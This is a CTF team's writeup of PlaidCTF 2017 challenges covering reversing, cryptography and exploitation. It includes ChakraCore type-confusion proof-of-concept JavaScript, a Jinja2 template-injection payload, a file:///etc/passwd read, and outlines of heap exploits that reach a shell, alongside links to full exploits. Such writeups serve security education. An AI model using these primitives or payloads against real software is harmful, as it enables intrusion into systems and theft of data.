PlaidCTF 2017 Writeup

Tea Deliverers

logarithms are hard

http://www.datamath.org/Story/LogarithmBug.htm described a bug present in **TI-30X calculators. exp(1.000000001) ~= (1+1/1e9)^1e9 . In the table, we find 2.7191928 is the result calculated by TI-30X (1994).**

no_mo_flo

The input must pass two checkers: sub_4006C6 and sub_400F18, which checks the even-positioned (e.g., 0, 2, 4, …) and odd-positioned (e.g., 1, 3, 5,...) input bytes separately.

In function sub_4006C6, the basic workflow of each code BLOCK is as follows:

1. Read in one byte (offset: edi)
2. Do some arithmetic operations (e.g., add, sub)
3. Load next BLOCK address into r11.
4. Conditional jump to next block, based on the arithmetic operation result.

We must follow this BLOCK chain, i.e., each conditional jump should be taken, in order to pass this checker. As a result, we could get the sequence of even-positioned bytes:
'\x50\x54\x7b\x30\x66\x30\x5f\x30\x6c\x6b\x5f\x68\x68\x6c\x5f\x30'

In function sub_400F18, the basic workflow of each code BLOCK is as follows:

1. Read in one byte (offset: eax)
2. Do some arithmetic operations (e.g., add, sub)
3. Load next BLOCK address into r10.
4. Load exception handler number into r11 (1~7, used in sub_402b06).
5. Trigger floating point exception by idiv/0, go to handler dispatcher sub_402b06, then the exact exception handler.
6. The exception handler store exception restoring address to dword_603340 and return. The restoring address will be either the next BLOCK, or the following address of the exception idiv instruction, based on the arithmetic operation result in step 2.
7. Restore from the exception and continue.

We must follow this BLOCK chain to pass this checker. As a result, we could get the sequence of even-positioned bytes:
'\x43\x46\x6e\x5f\x6c\x3f\x6d\x5f\x69\x65\x61\x5f\x33\x6c\x6e\x7d'

The input should be: PCTF{n0_fl0?_m0_like_ah_h3ll_n0}

gameboy

There are totally two bugs in the binary file. The first one is an info leak in ROM title processing, the program copies the title to the stack and calls __strdup but didn't check if the title is null-terminated, this bug leaks the return address and thus we can get the base address of the program. The second bug is a signedness issue, a custom instruction (0xed) was added and it was used to xor one byte located at reg_c with the value in reg_a, the implementation of this instruction recognise the value in reg_c as a signed value, thus we can overwrite the memory before the rom buffer.

The exploitation of the bugs was kinda complex. First, we leaked the address of the program, and then, we calculated the address of libc, this was possible since the server was vulnerable to offset2lib attack (we've setup a server with the same environment as the server), and send the GOT address and libc one gadget address to the rom. The ROM overwrites the address of the rom buffer, giving it the ability to fully control the gameboy state, and waits for the input. After we send the two addresses to the rom, the rom will write the one gadget address to the GOT using DMA.

Full exploit can be found here :
https://gist.github.com/marche147/dc46d3699c1976bc41177e6d48c13eb5

scriptable

Scripttable is an AppleScript reversing challenge. I'm surprised by the fact there are near to ZERO documentations on how to reverse engineering a "run-only" AppleScript, and it hadn't become a CTF challenge earlier.

`file(1)` told me it is an AppleScript. Trying to load it in the script editor lead to a "hey this is run only" message. Some quick Google searches told me saving as "run-only" will actually strip the source codes off the binary, leaving only bytecodes. Running it in a virtual machine, we observed the following behaviours:

1. Starting TextEdit and type "PCTF{" in.
2. Popping calculator.
3. Starting System Preference.
4. Sometimes starting Safari.
5. Focuses System Preference.
6. Speaking integers vis TTS service.
7. Showing prompt "Flag calculation progress: "

Supposedly it would type the flag into TextEdit eventually. However given the non-sense stuffs it does it might never be able to finish without modification. Patching out the irrelevant operations or preventing those Apple events from being sending out by hooking is not an option for me since I'm worrying the flag calculation actually uses the returning value of those API. I then decided to reverse the bytecode and OAScript file format. Luckily Apple didn't strip the symbols of relevant dylibs so it's pretty easy. Basically the interpreter is a stack-based virtual machine, has boxed pointers as its value type. I then hacked a disassembler in Python, and a 010 Editor template for the file format and manually reversed the bytecode, created a Python equivalent to calculate the flag. To my surprise, those irrelevant operations are really irrelevant so they could be patched out for a much quicker solve, hmm.

https://gist.github.com/Riatre/1a1d85d4e2eefda1a5d9f6691319308e

BB-8

We were given a Python script implementing an "interceptor" between Alice and Bob. The challenge name and the attachments explains they will negotiate a key by BB-84, a quantum key exchange scheme, after that they'll send flags to each other via (supposedly) traditional channel in AES128-ECB encrypted form.
The problem is, similar to Diffie-Hellman and every other key exchange algorithm, BB-84 didn't tried to deal with authentication, it is secure only on an authenticated channel. If it is possible to **actively** intercept and alert transmissions, all such schemes can be easily fooled: just mimic Alice while communicating with Bob, and mimic Bob while communicating with Alice.
However, it seems like we can't alert the messages on traditional channel, so we also had to make sure we negotiates the same key with both party. It is possible by "cheating" in BB-84: tell the opposite party he guessed wrong basis even if it is correct if the value does not match our need.
There is one more caveat, we weren't told how Alice and Bob behaves *after* exchanging keys and it's not possible to alert (or even hold) messages running on traditional channel, ideally we should try to make the key exchange finishes in exactly same number of steps for both parties, however this is not possible under (their implementation of) BB-84. Luckily they just send each other parts of flag, so we can get the flag in two separated run. Note that in this case it is not even needed to negotiate same key.

Warning: the following solver contains my early tries for negotiating same key and it might not work occasionally.
https://gist.github.com/Riatre/63e78fac8295a0b93ea388eca71a020b

Echo

Command injection found in lumjjb/echo_container. Reverse process_flag() and espeak flag to /share/out/1.wav.

bigpicture

Auditing the source code we could easily find an integer type mismatch in 'get' function. So by inputing a negative number of index x, y, we could leak or modify the data above the buffer. We found if we calloc 256x4096 size chunk, the buffer would just locate below the text section of ld, and the offset to the libc was always the same. Thus, we leak the libc address by ‘overwriting’ __realloc_hook. Since we could just modify the null-byte, we chose to overwrite the __free_hook to system.

zamboni

Zamboni implements roughly the same logic as following in MULTITHREADS:

```
int g_counter = 0;
string g_input[5];
vector<pair<vector<vector<int>>,vector<vector<int>>>> answer;

vector<int> CountNonDotIntervals(const string& str)
{
  int cnt = 0;
  int lastc = '.';
  vector<int> result;
  for (auto c : str) {
    if (c == '.') {
      if (lastc != '.') {
        result.push_back(cnt);
        cnt = 0;
        lastc = '.';
      }
    } else if (lastc == c) {
      cnt++;
    } else {
      lastc = c;
      cnt = 1;
    }
  }
  if (lastc != '.') {
    result.push_back(cnt);
  }
  return result;
}

bool ProcessOnePiece()
{
  int tid = g_counter++;
  vector<string> pieces;
  for (int i = 0; i < 5; i++) {
    if (g_input[i].length() < 8 * tid + 8) {
      return false;
    } else {
      pieces.push_back(g_input[i].substr(8 * tid, 8));
    }
  }

  int cnt = 0;
  for (int i = 0; i < 5; i++) {
    vector<int> tmp = CountNonDotIntervals(pieces[i]);
    vector<int> tmq = answer[tid][i].first;
    if (tmp == tmq) cnt++;
  }
  for (int i = 0; i < 8; i++) {
    string curcol;
    for (int j = 0; j < 5; j++) {
      curcol += pieces[j][i];
    }
    vector<int> tmp = CountNonDotIntervals(curcol);
    vector<int> tmq = answer[tid][i].second;
    if (tmp == tmq) cnt++;
  }
  return cnt == 13;
}
```

Basically it treats the five input strings as ASCII art like things, checks each 8x5 block if it satisfies a constraint which is hard to describe in English for me. As the solution space is quite small this can be effectively solved by backtracking.

```
answer = [([[6], [2], [4], [2], [2]], [[], [5], [5], [1, 1], [1, 1], [1], [1], []]), ([[2],
[2], [2], [2], [6]], [[], [5], [5], [1], [1], [1], [1], []]), ([[4], [2, 2], [6], [2, 2],
[2, 2]], [[], [4], [5], [1, 1], [1, 1], [5], [4], []]), ([[4], [2], [2, 3], [2, 2], [4]],
[[], [3], [5], [1, 1], [1, 1, 1], [1, 3], [2], []]), ([[4], [2], [3], [2], [4]], [[], [1],
[1], [5], [2, 2], [1, 1], [1, 1], []]), ([[2, 2], [4], [2], [2], [2]], [[], [1], [2], [4],
[4], [2], [1], []]), ([[], [], [], [], [6]], [[], [1], [1], [1], [1], [1], [1], []]), ([[2,
2], [2, 2], [2, 2], [2, 2], [4]], [[], [4], [5], [1], [1], [5], [4], []]), ([[], [], [], [],
[6]], [[], [1], [1], [1], [1], [1], [1], []]), ([[2, 2], [3, 2], [2, 3], [2, 2], [2, 2]],
[[], [5], [5], [1], [1], [5], [5], []]), ([[4], [2, 2], [2, 2], [2, 2], [4]], [[], [3], [5],
[1, 1], [1, 1], [5], [3], []]), ([[], [], [], [], [6]], [[], [1], [1], [1], [1], [1], [1],
[]]), ([[5], [2, 2], [5], [2], [2]], [[], [5], [5], [1, 1], [1, 1], [3], [1], []]), ([[6],
[2], [4], [2], [6]], [[], [5], [5], [1, 1, 1], [1, 1, 1], [1, 1], [1, 1], []]), ([[5], [2,
2], [5], [2, 2], [2, 2]], [[], [5], [5], [1, 1], [1, 1], [5], [1, 2], []]), ([[5], [2, 2],
[5], [2], [2]], [[], [5], [5], [1, 1], [1, 1], [3], [1], []]), ([[6], [2], [4], [2], [6]],
[[], [5], [5], [1, 1, 1], [1, 1, 1], [1, 1], [1, 1], []]), ([[2, 2], [3, 2], [2, 3], [2, 2],
[2, 2]], [[], [5], [5], [1], [1], [5], [5], []]), ([[5], [2, 2], [2, 2], [2, 2], [5]], [[],
[5], [5], [1, 1], [1, 1], [5], [3], []]), ([[6], [2], [2], [2], [6]], [[], [1, 1], [1, 1],
[5], [5], [1, 1], [1, 1], []]), ([[4], [2, 2], [2], [2, 2], [4]], [[], [3], [5], [1, 1], [1,
1], [2, 2], [1, 1], []]), ([[2, 2], [2, 2], [2, 2], [2, 2], [4]], [[], [4], [5], [1], [1],
[5], [4], []]), ([[2], [2], [2], [2], [6]], [[], [5], [5], [1], [1], [1], [1], []]), ([[4],
[2, 2], [6], [2, 2], [2, 2]], [[], [4], [5], [1, 1], [1, 1], [5], [4], []]), ([[5], [2, 2],
[5], [2, 2], [2, 2]], [[], [5], [5], [1, 1], [1, 1], [5], [1, 2], []]), ([[], [], [], [],
[6]], [[], [1], [1], [1], [1], [1], [1], []]), ([[4], [2, 2], [2], [2, 2], [4]], [[], [3],
[5], [1, 1], [1, 1], [2, 2], [1, 1], []]), ([[4], [2, 2], [2, 2], [2, 2], [4]], [[], [3],
[5], [1, 1], [1, 1], [5], [3], []]), ([[2, 2], [3, 2], [2, 3], [2, 2], [2, 2]], [[], [5],
[5], [1], [1], [5], [5], []]), ([[4], [2], [4], [2], [4]], [[], [1], [3, 1], [1, 1, 1], [1,
1, 1], [1, 3], [1], []]), ([[6], [2], [2], [2], [2]], [[], [1], [1], [5], [5], [1], [1],
[]]), ([[5], [2, 2], [5], [2, 2], [2, 2]], [[], [5], [5], [1, 1], [1, 1], [5], [1, 2], []]),
([[2, 2], [2, 2], [2, 2], [2, 2], [4]], [[], [4], [5], [1], [1], [5], [4], []]), ([[4], [2,
2], [2], [2, 2], [4]], [[], [3], [5], [1, 1], [1, 1], [2, 2], [1, 1], []]), ([[6], [2], [2],
[2], [2]], [[], [1], [1], [5], [5], [1], [1], []]), ([[6], [2], [2], [2], [6]], [[], [1, 1],
[1, 1], [5], [5], [1, 1], [1, 1], []]), ([[4], [2, 2], [2, 2], [2, 2], [4]], [[], [3], [5],
[1, 1], [1, 1], [5], [3], []]), ([[2, 2], [3, 2], [2, 3], [2, 2], [2, 2]], [[], [5], [5],
[1], [1], [5], [5], []]), ([[4], [2, 2], [2], [2], [2]], [[], [1], [2], [1, 2], [1, 3], [3],
[1], []]), ([[4], [2], [3], [2], [4]], [[], [1, 1], [1, 1], [2, 2], [5], [1], [1], []])]

def county(s):
  last = '.'
  cnt = 0
  result = []
  for c in s:
    if c == '.':
      if last != '.':
        result.append(cnt)
        cnt = 0
        last = '.'
    elif last == c:
      cnt += 1
    else:
      last = c
      cnt = 1
  if last != '.':
    result.append(cnt)
  return result

def possible_rows(v):
  result = []
  for i in range(2 ** 8):
    t = ''
    for j in range(8):
      if i & (1 << j):
        t += ' '
      else:
        t += '.'
    if county(t) == v:
      result.append(t)
  return result

def solve(rowv, colv):
  rows = [possible_rows(rowv[i]) for i in range(5)]
  cur = []
  def validate(rs):
    cs = [[rs[j][i] for j in range(5)] for i in range(8)]
    return all([county(cs[i]) == colv[i] for i in range(8)])
  def dfs(dep):
    if dep == 5:
      return validate(cur)
    for p in rows[dep]:
      cur.append(p)
      if dfs(dep+1): return True
      cur.pop()
    return False
  if dfs(0):
    return cur
  else:
    assert False

def main():
  ans = reduce(lambda a, b: [a[i] + b[i] for i in xrange(5)],
            [solve(rowv, colv) for rowv, colv in answer])
  for i in range(5):
    print(''.join(ans[i]))

if __name__ == '__main__':
  main()
```

One challenge is the constraints were put in a huge vector during the initialization. To dump it I used the following gdbscript:

```
import gdb, struct

def u64(x): return struct.unpack("=Q", x)[0]
def u32(x): return struct.unpack("=I", x)[0]


def dump_answer():
  answer = []
  answer_base = 0x6264E0
  inferior = gdb.inferiors()[0]
  def read_pointer(addr):
    return u64(inferior.read_memory(addr, 8))
  def read_int(addr):
    return u32(inferior.read_memory(addr, 4))
  def serialize_vector(addr, elem_size, content_func):
    size = (read_pointer(addr + 8) - read_pointer(addr)) // elem_size
    begin = read_pointer(addr)
    result = []
    for i in range(size):
      result.append(content_func(begin + i * elem_size))
    return result
  print(hex(read_pointer(answer_base + 8)), hex(read_pointer(answer_base)))
  assert read_pointer(answer_base + 8) - read_pointer(answer_base) == 40 * 48
  result = []
  for i in range(40):
    curline = read_pointer(answer_base) + i * 48
    row = serialize_vector(curline, 24, lambda addr: serialize_vector(addr, 4, read_int))
    col = serialize_vector(curline + 24, 24, lambda addr: serialize_vector(addr, 4,
read_int))
    result.append((row, col))
  return result
```

Chakrazy

This is a type confusion bug. We noticed that `pDestArray` is created by `ArraySpeciesCreate`, so we can control what it returns with `__defineGetter__`. What's more, we can change an array from `JavaScriptNativeArray` to Var array in `__defineGetter__` callback handler.

Poc : (leak)

```
var a = [0x1234, 1234, 666, 222];
var dummy = new Uint32Array(0x10);
a.__defineGetter__(Symbol.isConcatSpreadable, function() {a[0] = dummy});
var c = function() {};
c.__defineGetter__(Symbol.species, function(){
       return function() {
              return a;
       }
});

a.constructor = c;

console.log(Array.prototype.concat.call(a));
```


Poc:(fake object)

```
var a = [0x41, 0x42, 0x43, 0x44, 0x45, 0x46];
b = [0x41414141, 0x4242, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12];
b.__defineGetter__(Symbol.isConcatSpreadable, function() {a[0] = [];});

var c = function() {};
c.__defineGetter__(Symbol.species, function(){
        return function() {
                return a;
                }
});
b.constructor = c;

r = Array.prototype.concat.call(b)
r[0]; // fake obj
```

By using faking and leaking primitives, we can fake a `Uint64Number` to leak next array's vftable, then we can know libChakraCore.so's base. For reading or writing primitives, we can fake a Float64Array. Finally, I overwrote ch's return address in system to get code execution.

Pykemon

rename



```
name=Pygglipuff36&new_name=Pygglipuf{0.__init__.__globals__[
Pykemon].pykemon}
```

```
'Pytwo is a Pykamon created by genetic manip
'FLAG', 'FLAG', 'images/flag.png',
'PCTF{N0t_4_sh1ny_M4g1k4rp}']]
```

yacp

When using block cipher in ECB or CBC mode, paddings will be added to the plaintext. So if we do encryption on the buffer of full size 0x800, the output buffer will be larger than 0x800 because of the padding. This the vulnerability we used to exploit the challenge. Exploitation steps are as below:

1. Specify some precalculated key in buffers[0], encrypt buffers[1] to buffers[31], overflow buffers[31] to overwrite buffer_sizes[0], make buffers[0] with size of buffer_sizes[0] contain the EVP_CIPHER pointer.
2. Display buffers[0] to leak libcrypto.so address.
3. Specify some precalculated key in buffers[0], encrypt buffers[1] to buffers[31], overflow buffers[31] to overwrite buffer_sizes[0] again
4. Encrypt buffers[0] with size of buffers_size[0](overwritten in previous step) to buffers[31], make the encryption output buffers[31] to overwrite the EVP_CIPHER pointer.
5. Use a faked EVP_CIPHER structure to take PC control inside EVP_CipherFinal_ex to launch a shell

Full exploit: https://gist.github.com/kelwin/c7bd997743447d83a4d1f146c242d3f6

Down the Reversing Hole

Searching the whole binary file we found ‘This can not be run in WIN mode’, which gave us a hint that we should run it in dos mode. So we just load it in the dosbox and get flag.

SHA-4

It seems like the upload feature accepts URLs and it will download the file for us, we immediately tried some local file inclusion techniques such as “file:///etc/passwd” and it succeed, we then dumped the server code. There is a obviously planted race condition + jinja2 template injection in comments(). However to successfully exploit it we need to find a “normal” string (which does not contains some symbols such as {}) which hashes to the same thing as our payload. It uses a mysterious hash named SHA-4.

```
from Crypto.Cipher import DES
import struct
import string

def seven_to_eight(x):
  [val] = struct.unpack("Q", x+"\x00")
  out = 0
  mask = 0b1111111
  for shift in xrange(8):
    out |= (val & (mask<<(7*shift)))<<shift
  return struct.pack("Q", out)

def unpad(x):
  #split up into 7 byte chunks
  length = struct.pack("Q", len(x))
  sevens = [x[i:i+7].ljust(7, "\x00") for i in xrange(0,len(x),7)]
  sevens.append(length[:7])
  return map(seven_to_eight, sevens)

def hash(x):
  h0 = "SHA4_IS_"
  h1 = "DA_BEST!"
  keys = unpad(x)
  for key in keys:
    h0 = DES.new(key).encrypt(h0)
    h1 = DES.new(key).encrypt(h1)
  return h0+h1
```

After glaring at the code for a while, I realized that it wiped wrong bits for DES. DES uses the least significant bits in every byte as the sanity check, not the most significant ones. This means in every 7 bit we can flip 1 bit and still get the same hash.

I can imagine the author might want us to utilize the ASN1 BER encoding to make the exploit easier (maybe something 1 bit flip leading to two totally different strings?), but it can be solved even without exploiting the BER encoding by carefully adjusting the layout.

https://gist.github.com/Riatre/e2827b1d9fac9e896e43b694afb06bcf

FHE

This implements some weird fully homomorphic encryption scheme (I didn't identified it), however the "security" is based on discrete logarithm on a field with smooth order which… obviously is broken. Other parts can be easily deduced by applying minimal school level algebra.
https://gist.github.com/Riatre/4d933e36ed4e9d21775ce7b50313a876

Tetanus Part 1

We are given an QEMU image of Redox OS. We can login as user with UID 1000, and we need to get the flag through pppd (running with UID 1337). The pppd is an usermode scheme providing service to execute filtered commands. By reading the source code, we found that when calling write on an usermode scheme, the kernel maps the usermode pointer as shared memory into the scheme server's process, thus we can modify the command after checking by doing a race condition.
Full exploit can be found here :
https://gist.github.com/marche147/685bd15204ba9610bd174cfb67bdaf01